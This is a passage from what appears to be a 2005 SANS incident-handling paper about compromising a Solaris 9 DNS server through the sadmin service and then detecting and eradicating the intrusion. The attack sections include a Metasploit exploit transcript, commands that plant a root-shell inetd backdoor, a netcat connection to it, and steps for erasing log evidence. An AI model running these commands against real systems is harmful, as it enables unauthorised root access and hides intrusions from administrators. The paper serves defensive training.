
The first command will add a service entry to *inetd.conf* that enables the backdoor. In this example, the backdoor will be delivered on the *ingreslock* port (TCP 1524) and will consist of a *sh* shell running with root privileges. The *ingreslock* port was chosen solely because it was not currently in use in the target configuration.

The second command will instruct the *inetd* daemon to re-read the *inetd.conf* configuration file and reflect the changes that were made. Note that an alternative to issuing this particular command is to send the *inetd* daemon the SIGHUP signal, instructing it to re-read *inetd.conf*, using the following command:

```
pkill -1 inetd
```

A screenshot of the backdoor creation process is shown below:

³ Command adapted from <http://project.honeynet.org/scans/scan20/sol/21.html>



```
root@localhost/framework-2.2
File Edit View Terminal Tabs Help
msf solaris_sadmin_exec > setg RHOST 10.165.21.182
RHOST -> 10.165.21.182
msf solaris_sadmin_exec > setg SPORT 32772
SPORT -> 32772
msf solaris_sadmin_exec > setg PAYLOAD cmd_sol_bind
PAYLOAD -> cmd_sol_bind
msf solaris_sadmin_exec > exploit
[*] Starting Bind Handler.
[*] Trying to obtain hostname of 10.165.21.182:32772
[*] Using hostname of 'quagmire'
[*] Executing command grep -v msfbind /etc/services>/tmp/.msf_svcs;echo msfbind
4444/tcp>>/tmp/.msf_svcs;cp /tmp/.msf_svcs /etc/services;echo msfbind stream tcp
nowait root /bin/sh sh>/tmp/.msf_inet;/usr/sbin/inetd -s /tmp/.msf_inet;rm /tmp
/.msf_inet;
[*] Got connection from 10.165.21.182:4444

id -a
uid=0(root) gid=0(root) groups=1(other),0(root),2(bin),3(sys),4(adm),5(uucp),6(m
ail),7(tty),8(lp),9(nuucp),12(daemon)

/bin/sh -c "echo ingreslock stream tcp nowait root /bin/sh sh -i" >> /etc/inetd.
conf
/usr/sbin/inetd -s

exit
[*] Exiting Bind Handler.
msf solaris_sadmin_exec >
```

As explained in Section “3.3 Exploiting The System”, the *inetd* backdoor technique is used by the *cmd_sol_bind* payload used in conjunction with the Metasploit Framework to gain initial access to the system. However, the *inetd* backdoor that is created is only effective until the target platform is rebooted. The reason for this can be seen through observing the command that the exploit module runs in order to create the backdoor:

```
[*] Executing command grep -v msfbind /etc/services>/tmp/.msf_svcs;echo msfbind
4444/tcp>>/tmp/.msf_svcs;cp /tmp/.msf_svcs /etc/services;echo msfbind stream tcp nowait
root /bin/sh sh>/tmp/.msf_inet;/usr/sbin/inetd -s /tmp/.msf_inet;rm /tmp/.msf_inet;
[*] Got connection from 10.165.21.182:4444
```

This command performs the following:


1. Copies all entries in */etc/services* that do not contain the pattern *msfbind* to */tmp/.msf_svcs*.
2. Creates a port to service name mapping for the backdoor service named *msfbind* in */tmp/.msf_svcs*.
3. Overwrites the original copy of */etc/services* with the altered copy.
4. Creates a file at */tmp/.msf_inet* with an entry for the backdoor service using the

inetd.conf syntax. This will have the backdoor service serve up a root shell on the *msfbind* port now defined in */etc/services* to be mapped to port 4444/tcp.

5. Restart the *inetd* daemon to startup the backdoor service.

The reason that the *inetd* backdoor created by Metasploit is not persistent between invocations of the *inetd* daemon is that the original configuration file read by the *inetd* daemon is not altered. This exploit re-starts *inetd* with a modified temporary file. On a reboot, the system would consult the original file located at */etc/inetd.conf*.

Following the Metasploit run, the attacker created a permanent backdoor by adding service entries to the */etc/inetd.conf* file as already outlined. The attacker can connect to the backdoor using a simple *netcat* connection command to TCP port 1524 (*ingreslock*) as shown in the screen capture below:



Connecting to Rootshell with Netcat

The netcat command used to connect to the backdoor on port 1524 is:

```
nc -n -vv 10.165.21.182 1524
```

An explanation of the parameters use in the command is below:

-vv generates verbose output
-n suppresses reverse DNS lookup

4.6 Covering Tracks

In this scenario, the attacker is focusing on the removal of system log files to cover his tracks. Since the attack was launched from a previously compromised machine located half way across the world, only a minimal amount of effort will be placed in covering tracks through log files.

Most Solaris 9 systems use the *syslog* mechanism to facilitate logging of system events. The *syslog* mechanism consists of both a daemon process *syslogd* as well as a configuration file, usually located at */etc/syslog.conf*. The *syslogd* daemon listens for events to be sent to it for logging from other parts of the operating system. When it receives an event, it consults the */etc/syslog.conf* file to determine what action to take. Possible *syslogd* actions include logging the event to a local file, forwarding the event to a *syslogd* service on a remote host, writing the event to the system console or writing the event to the terminal of a named user, if the user is currently logged in.

In this scenario, an attempt will be made to remove traces of the attack from the local log files only, events sent to a remote *syslogd* service, the system console or the terminals of named users will not be addressed.

Using the *inetd* backdoor previously created, we view the contents of the */etc/syslog.conf* file. The content of the file obtained from the attacked system is shown below:

```
#ident "@(#)syslog.conf 1.5 98/12/14 SMI" /* SunOS 5.0 */
#
# Copyright (c) 1991-1998 by Sun Microsystems, Inc.
# All rights reserved.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (') names
# that match m4 reserved words. Also, within ifdefs, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice /dev/sysmsg
*.err;kern.debug;daemon.notice;mail.crit /var/adm/messages

*.alert;kern.err;daemon.err operator
*.alert root
```

```
*.emerg                                     *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice                               ifdef(`LOGHOST', /var/log/authlog, @loghost)

mail.debug                                 ifdef(`LOGHOST', /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef(`LOGHOST', ,
user.err                                  /dev/sysmsg
user.err                                  /var/adm/messages
user.alert                                `root, operator'
user.emerg                                *
)
```

From the above configuration file, it is observed that log messages are written to */var/adm/messages* in addition to the console and the terminals of logged in users.

A review of the */var/adm/messages* file revealed that, although the *nmap* TCP and UDP port scanning did not generate any system events, the *nmap* service scan (*-sS* option) did generate some events that are shown below:

```
Jan 23 13:51:45 quagmire rsh[440]: [ID 521673 daemon.notice] connection from
10.165.21.158 (10.165.21.158) - bad port
Jan 23 13:51:50 quagmire rlogind[439]: [ID 521673 daemon.notice] connection from
10.165.21.158 (10.165.21.158) - bad port
Jan 23 13:51:50 quagmire bsd-gw[444]: [ID 315218 lpr.error] Invalid protocol request
(71): GGET / HTTP/1.0^M
Jan 23 13:51:50 quagmire bsd-gw[450]: [ID 937800 lpr.error] request to default (unknown
printer) from ::ffff:10.165.21.158
```

The above not only provides indications of the *nmap* service scan, but also identifies the IP address of the attack source (10.165.21.158).

The re-starting of the *inetd* service following the addition of the backdoor service entries also generates some errors in */var/adm/messages* and are shown below:

```
Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] time/tcp: bind: Address
already in use
Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] echo/tcp: bind: Address
```

already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] discard/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] daytime/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] chargen/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] fs/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] dtspc/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] printer/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] shell/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire last message repeated 1 time

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] login/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] exec/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire last message repeated 1 time

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] finger/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] telnet/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] ftp/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] uucp/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] vnc-1024/tcp: bind: Address already in use


Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] vnc-1280/tcp: bind: Address already in use

Jan 23 14:09:11 quagmire inetd[550]: [ID 161378 daemon.error] vnc-1400/tcp: bind: Address already in use

In order to remove these telling entries, the `/var/adm/messages` file is downloaded, edited to remove the above entries, and uploaded using the *TFTP* (*Trivial File Transfer Protocol*) client installed by default on Solaris 9 systems.

A series of commands are available to Solaris administrators that provide the name and location (IP address or terminal) of recent logins. In the case of both the *sadmin* exploit and connecting to the target using the installed *inetd* backdoor, the root access is not logged. This can be confirmed by executing *last* command on the target. The following screenshot shows

the output of the last command.



```
root@localhost:~]# nc -vn 10.165.21.182 1524
(UNKNOWN) [10.165.21.182] 1524 (?) open
# uname
SunOS
# last
karim      dtremote    10.165.21.182:2  Sun Jan 23 16:55   still logged in
karim      dtremote    10.165.21.182:1  Sun Jan 23 16:53 - 16:55   (00:02)
karim      ftp         10.165.21.77     Sun Jan 23 13:58 - 14:14   (00:16)
karim      dtremote    10.165.21.182:1  Sun Jan 23 13:42 - 14:15   (00:32)
reboot     system boot           Sun Jan 23 13:36
karim      ftp         10.165.21.77     Sun Jan 23 13:06 - 13:22   (00:15)
karim      dtremote    10.165.21.182:1  Sun Jan 23 12:40 - 13:35   (00:55)
karim      dtremote    10.165.21.182:1  Sat Jan 22 18:27 - 19:30   (01:03)
reboot     system boot           Sat Jan 22 18:23
karim      dtremote    10.165.21.182:1  Sat Jan 22 16:26 - 18:22   (01:55)
reboot     system boot           Sat Jan 22 16:24
karim      dtremote    10.165.21.182:1  Sat Jan 22 15:23 - 16:23   (00:59)
reboot     system boot           Wed Jan 19 21:17
karim      dtremote    10.165.21.182:1  Wed Jan 19 21:13 - 21:17   (00:03)
reboot     system boot           Wed Jan 19 21:08
root       pts/11      10.165.21.77     Wed Jan 19 20:40 - 20:40   (00:00)
usr1      pts/12      10.165.21.77     Wed Jan 19 19:19 - 21:07   (01:47)
usr3      pts/12      10.165.21.77     Wed Jan 19 19:18 - 19:19   (00:00)
usr2      pts/12      10.165.21.77     Wed Jan 19 19:18 - 19:18   (00:00)
usr1      pts/12      10.165.21.77     Wed Jan 19 19:18 - 19:18   (00:00)
karim     pts/11      10.165.21.77     Wed Jan 19 19:16 - 20:40   (01:24)

wtmp begins Wed Jan 19 19:15
#
```

From the output above, we can see that there is no evidence of a login from our attack source of 10.165.21.158.

As an attacker, we also want to check for any residual files left behind by our exploit code. The process that the Metasploit exploit used to backdoor *inetd* was explained in “Section 3.5 Keeping Access”. Part of this process involves the creation of two files in the temporary directory on the target:

```
/tmp/.msf_svcs
/tmp/.msf_inet
```

During the execution of the exploit, it was observed that the */tmp/.msf_inet* file was properly removed, but the */tmp/.msf_svcs* remained and had to be manually deleted⁴ in order to not leave the target administrator with any helpful clues as to how the attack was performed.

⁴ E-mail was sent to <http://metasploit.com> on 23 January 2005 to advise of this issue. A response was obtained from HD Moore within the hour advising that a fix would be made to the payload and pushed out in the next update.

The exploit also adds a service entry to `/etc/services` mapping the *msfbind* service to port 4444. This entry is manually deleted by the attacker by using the target resident *tftp* client to upload a modified copy of the file.

The *sadmin* service that was exploited during this attack can be configured to provide logging information, but a review of the *inetd.conf* file used by the target indicates that the logging option (*-l*) was not specified and hence log files specifically for *sadmin* do not exist on the target.

© SANS Institute 2005, Author retains full rights.

5 The Incident Handling Process

5.1 Incident Context

CompanyXYZ is a small but rapidly growing high tech startup with a limited IT budget. As a result, a formal incident handling team is not in place. Instead, incident handling duties rest with administrators on the IT staff. Some members of the IT staff do have a limited amount of experience with incident handling through previous positions at other companies. Due to a shortage of resources, a formal incident handling process is not currently in place at CompanyXYZ.

5.2 Preparation

The compromise of the target in this attack was entirely preventable. The following measures would have either successfully defended against the attack, or provided CompanyXYZ staff with early warning of the attack in order to allow a proactive handling of the incident:

- Following a policy of disabling all unnecessary services would have prevented the exploitation of the default *sadmin* configuration;
- Following standard hardening guides would have enabled the stronger form of authentication on the *sadmin* service, if not already disabled, and prevented exploitation;
- Following a proper patch management process would have patched the vulnerable default *sadmin* configuration and prevented the successful attack;
- Implementing a policy requiring the periodic security auditing of devices by scanning them with standard vulnerability assessment tools, such as *nmap* and *Nessus*, would have identified the vulnerable *sadmin* service and given IT staff the opportunity to address the issue before the attacker compromised the target;
- The implementation of network-based IDS (NIDS) technology on the segment hosting the target platform would have alerted to the specific *sadmin* exploit technique while the attack was in progress. As noted in “Section 2.5 Attack Signatures”, Snort has signatures that would have triggered alerts during the “Scanning” and “Exploit” phases of the attack.
- Implementation of the host-based IDS (HIDS) or file integrity mechanisms such as Tripwire would have alerted to the *inetd* backdoor being created on the target platform in both the “Exploit” and “Keeping Access” phases of the attack;
- Implementation of proper packet filtering at the network perimeter using a border router or firewall would have disabled external access to the *sadmin* service port and prevented the attack; and
- Implementing a policy whereby all services capable of generating logs are configured to do so would have allowed an administrator periodically reviewing the *sadmin* logs to observe signatures from the Metasploit framework.

5.3 Identification

There are several ways in which an administrator could be alerted to the compromise of this Solaris platform:

- Detection of the modification of the *inetd.conf* file to create the backdoor;
- Residual files left by the Metasploit exploit in the */tmp* directory (as explained in “Section 3.6 Covering Tracks”);
- Residual entries in the */etc/services* file (as explained in “Section 3.6 Covering Tracks”);
- Alerts from a NIDS or HIDS;
- If the host exhibited behavior consistent with that of a compromised host, such as:
 - The host is generating irregular traffic flows, communicating with other hosts that are not typical of the compromised host’s function;
 - The host is running low on disk space, due to storage of illegal or illicit content;
 - The compromised host is being used to attack other hosts, and complaints have been issued to staff;
- The administrator could be alerted through a review of the *sadmin* service logs, if *sadmin* had been configured to generate logs.

In the attack scenario that is the subject of this paper, the compromised server was being used as a storage area for pirated media. As CompanyXYZ has not implemented the measures discussed in the above section on preparation, they are left to identifying the incident only due to an indirect consequence of the attack. The effect observed was that the partition hosting the */tmp* file system where the pirated media was being stored had reached 100% capacity. This resulted in the generation of *syslog* events delivered to the server console, which happened to be observed by an administrator in the server room. Upon inspection of the affected partition, the administrator observed that the */tmp* directory was completely filled with a variety of pirated media, including bootlegged copies of various science fiction movies.

At the point the administrator determined that the host had been compromised, his first action was to engage the other onsite administrator and to start to take detailed notes of his observations. These two administrators function in the roles of “Incident Handling Analyst” for the duration of the incident.

5.4 Containment

At this point, the analysts are aware that the host has been compromised, but have no idea of the extent of the compromise and how the attacker was able to gain access to the system.

The affected host is an Internet facing server dedicated to performing a DNS function. Since it is the company’s only external DNS server, taking it offline will cause a significant disruption to business operations, particularly external access to the company’s public website and delivery of incoming e-mail. The administrators investigating the incident are rightfully hesitant to take the DNS server offline unless sufficient justification exists. A decision is made to contain the

system as best as possible until more information is available, while still allowing the server to service DNS requests. The administrators were concerned that the DNS service itself may have also been the target of attack, so to rule this out, the DNS server was queried from an Internet originating test source to ensure that it was still correctly serving DNS records.

The DNS server in question is positioned in a DMZ between an Internet facing border router and the companies corporate firewall. As the server is dedicated to performing its DNS function, the only port visible to Internet clients should be 53/udp. The analysts immediately suspect that some router changes made during the weekend maintenance window have removed the ACL's (Access Control Lists) that block all traffic except 53/udp destined to the DNS server. A review of the border router configuration file confirms this suspicion. The administrators want to ensure that the resulting border router configuration was a result of human error and rule out the possibility that the router was the subject of compromise. The administrators contact the administrator that performed the router maintenance over the weekend. This administrator immediately recalled opening up the ACL to allow any traffic to the DNS server to assist with some troubleshooting, but could not recall backing out this change. With this information, the administrators investigating the incident decide to focus on the DNS server itself.

The administrators decide that the best way to contain the system is to restore the ACL blocking all Internet access except 53/udp to the DNS server. This will cut-off any backdoor access that the attacker may have to the DNS server, unless the backdoor is in fact running on 53/udp. This is unlikely, but not impossible, as the DNS server seems to be properly serving DNS records.

The analysts are aware that some backdoors/trojans will monitor the state of the network channel to the attacker and attempt to perform malicious activity if the channel becomes inactive. The analysts calculate that in the worst case, this will result in the DNS server being down for approximately 3 hours while it is re-imaged from a base-lined install image

The administrators write a very brief memo to the organization's CIO with their proposal to contain the incident through re-instating the border router ACL, and outline the potential risks and disruption to business operations that this action may have. The CIO provides written consent to proceed with the border router configuration change, and the administrators act on the proposal.

The administrators also view the corporate firewall logs to ensure that there have not been any access attempts into the internal corporate network from the DNS server. As there is already a firewall policy in place that explicitly disables all access from the DNS server into the internal corporate network, the analysts are comfortable that the incident is contained to the DNS server itself.

At this point, the administrators decide to take a "bit-for-bit" image of the DNS server, before the server is modified by their investigative efforts. Although the DNS server can be easily re-

imaged using the base-lined install image, and does not contain any valuable data, the administrators perform the “bit-for-bit” copy to support any future forensic investigation that may occur.

The attackers are cognizant that the DNS server may have a rootkit installed on it, and the version of *dd* on the server may have been compromised. To perform the imaging, the attackers burn a version of the *dd* program from a trusted host to CD. They then take this CD to the DNS server and use the *dd* executable from the CD to make an image of the hard disk.

Note that *dd* was used to make a “bit-for-bit” copy of every single disk block on the hard drive, versus using a utility such as *tar* which would make a copy of only the files that are in use at the time the archive was created. The latter is not as useful for forensic investigation, as these investigations often examine the contents of unmapped disk blocks, in order to gain intelligence about the contents of files deleted from the system by an attacker.

The affected system has only one hard disk (*c0t1d0*) that is divided into multiple slices (partitions) and has a tape drive connected to the system at */dev/rmt/0*.

The command used to perform the copy is:

```
dd if=/dev/rdisk/c0t1d0s2 of=/dev/rmt/0
```

The options are described below:

if Represents the input device. Note that s2 represents “slice 2” which is a convention for all slices on the hard disk.

of Represents the output device (tape drive).

Two separate backup tapes are created: one for evidentiary purposes, the other for post analysis.

A short note is written to accompany each backup tape. The note contains details of the machine backed up, the time the backup occurred, and the procedure used to perform the backup. The notes are signed and dated by both analysts and placed in separate sealed envelopes. Both envelopes are placed in the CIO’s personal safe.

The analysts acknowledge that it would have been preferable to keep the original disks for forensic analysis; however, as the DNS server cannot be taken offline at this time, the tape archives will be kept for later analysis. Furthermore, the analysts do not currently have a spare hard disk for the Solaris box. These points are noted and will be discussed in the “Lessons Learned” phase.

5.5 Eradication

Now that the administrators have some level of assurance that the incident has been contained, and that a backup of the DNS server has been made for evidentiary and post analysis purposes, they decide to start examining the server for the root cause of the compromise.

The administrators start their analysis by surveying some key system files. The first file consulted is `/etc/passwd`. This file is reviewed to ensure that no new users have been added to the system. As the DNS server contains only a few accounts with strong passwords, the administrators are able to quickly verify that no new accounts have been added and that the passwords on existing accounts are still the same. The administrators decide that even if the `/etc/shadow` password was downloaded by the attacker and a brute force attack was started, it is highly unlikely that the passwords would have been cracked in the window of time from the maintenance period to the time the containment happened (2 days); however, the administrators make a note that all system passwords must be changed as soon as their analysis is complete.

Next, the administrators consult the file located at `/etc/inetd.conf`, as the administrators are aware that the `inetd` backdoor is a common technique employed by attackers. The following line immediately catches the attention of both administrators:

```
ingreslock stream tcp nowait root /bin/sh sh -i
```

This is an obvious backdoor, as a shell would never be served up to a network user over the `ingreslock` port with root privileges. The systems administrators plug a workstation with `netcat` installed into the same switch as the DNS server and verify that the port is open and providing `root` access to the system. The series of commands used is the same as those used by the attacker to connect to the backdoor in Section 3.5 “Keeping Access”.

The administrators know that disabling the backdoor requires removing the above entry from the `/etc/inetd.conf` file AND killing the running `sh` process or re-booting the system to deactivate the listening port. Note that simply re-starting the `inetd` daemon is not sufficient to remove the already active backdoor. However, the administrators can not reboot the DNS server at this point in time due to the service disruption that would be caused, and they are comfortable that the re-instated border router ACL is blocking access to this backdoor port.

Now the administrators have an idea of how the attacker was accessing the system after the initial compromise, but still do not know what vulnerability was exploited to gain the initial access.

Several scenarios exist for the discovery of the specific exploit method used to compromise the system. Some sample scenarios are detailed below. Note that some scenarios require that the attacker made some mistakes in the attack phases, or that CompanyXYZ had some additional safeguards in place during the attack.

Log Files:

In this scenario, CompanyXYZ is performing very minimal system logging during the attack.

However, if the *sadmin* service had been configured to provide logging information, the system administrators would have seen the following messages in the *sadmin* log file:

```
Tue Jan 25 18:22:56 2005 Administration daemon for class hierarchy /usr/snadm/classes
Admin daemon dispatch process (PID 412) starting up
Tue Jan 25 18:22:56 2005 ../../bin/sh(system.2.1) ReqID# 810:1010101010:1
METASPLOIT
Security exception on host quagmire. USER ACCESS DENIED.
The root identity (0)root.METASPLOIT was received, but it is not
the root identity valid on this system. Is this an
attempt to execute a remote function while running as root?
(Function: class system 2.1 method ../../bin/sh)
Tue Jan 25 18:22:56 2005 ../../bin/sh(system.2.1) ReqID# 810:1010101010:1
METASPLOIT
Request denied: type=PERFORM, class=system 2.1, method=../../bin/sh
Tue Jan 25 18:22:56 2005 ../../bin/sh(system.2.1) ReqID# 810:1010101010:1 quagmire
Request started: type=PERFORM, class=system 2.1, method=../../bin/sh
```

During the identification and containment phases of the incident handling process, all available log files would be consulted, and the analysts would have easily seen that the *sadmin* service had been targeted by the attack. Furthermore, the analysts would have observed the signature left behind by Metasploit and determined exactly which exploit was used by the attacker.

Residual Exploit Files:

